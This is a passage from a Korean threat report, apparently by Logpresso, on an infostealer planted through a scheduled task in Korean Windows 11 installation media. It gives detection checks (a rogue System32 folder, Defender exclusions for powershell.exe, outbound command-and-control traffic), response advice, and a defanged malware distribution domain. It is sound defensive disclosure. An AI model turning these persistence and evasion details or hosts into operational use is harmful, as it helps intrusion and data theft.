- **악성 경로 확인:** C:₩Windows₩System32₩DomainAuthHost 폴더의 존재 여부를 확인합니다. 정상 시스템에는 존재하지 않는 경로입니다.
- **Defender 예외 목록 확인:** C:₩Windows₩System32 경로 또는 powershell.exe 프로세스가 Windows Defender 검사 예외 목록에 등록돼 있는지 확인합니다. 정상적으로는 등록돼 있지 않아야 합니다.
- **네트워크 통신 확인:** IOC 에 명시된 C2 도메인 및 IP 로의 아웃바운드 통신 시도를 방화벽·프록시 로그에서 점검합니다.

② 권장 대응

- 감염이 확인된 경우, Media Creation Tool 로 생성한 설치 미디어가 아닌, 마이크로소프트가 직접 배포하는 ISO 이미지 또는 OEM 사전 설치 이미지를 사용해 재설치합니다.
- IOC 에 명시된 도메인·IP 를 방화벽·EDR·CTI 에서 차단 대상으로 등록합니다.
- 조직 내에서 Media Creation Tool 로 제작한 한국어 Windows 11 설치 미디어가 배포된 이력이 있다면, 해당 미디어로 설치된 장비 전반에 대해 위 점검을 수행합니다.


10 결론

본 조사는 마이크로소프트의 공식 Media Creation Tool로 제작한 한국어 Windows 11 설치 미디어에서, 인터넷 연결 즉시 인포스틸러를 다운로드해 실행하는 악성 예약 작업이 기본 등록된다는 사실을 확인했습니다. 이 악성코드는 최소 2024년 10월 배포 빌드부터 약 9개월간 휴면 상태로 존재하다가 2025년 7월 말 C2 인프라 가동과 함께 활성화됐으며, 동일 빌드의 영문판·가상머신·직접 다운로드 ISO·OEM 사전 설치 이미지에서는 재현되지 않았습니다.


감염 조건이 특정 언어(한국어) 설치 이미지에 국한되고, 장기 휴면 후 원격으로 활성화되는 특성상, 이 위협은 일반적인 보안 소프트웨어로 사전에 포착하기 어렵습니다. 로그프레소는 본 보고서를 통해 확인된 기술적 사실과 침해 지표를 공유하며, 유사 환경의 조직·사용자가 감염 여부를 점검하고 대응하는 데 활용할 수 있도록 합니다.

11 부록: 증거 자료

- 관련 게시물에 포함된 예약 작업 검색 결과




| OSResourcesInstallerV2로 검색한 결과 |




| domainauthhost로 검색한 결과 |


- Windows Defender 분석 화면




| Defender 분석 화면 1 |




| Defender 분석 화면 2 |




| Defender 분석 화면 3 |




| Defender 분석 화면 4 |



| Defender 분석 화면 5 |




| Defender 분석 화면 6 |




| Defender 분석 화면 7 |

- Windows Defender 분석 화면 트리거 이벤트 필터




| 예약 작업 트리거 이벤트 필터 |

- DomainAuthHost 폴더



| DomainAuthHost 폴더 내 파일 목록 |

- 악성코드 배포처 (w[.]local-mailer[.]com)



| w[.]local-mailer[.]com 관련 확인 화면 |

본 보고서는 정보 제공 및 보안 위협 공유 목적으로 작성되었습니다.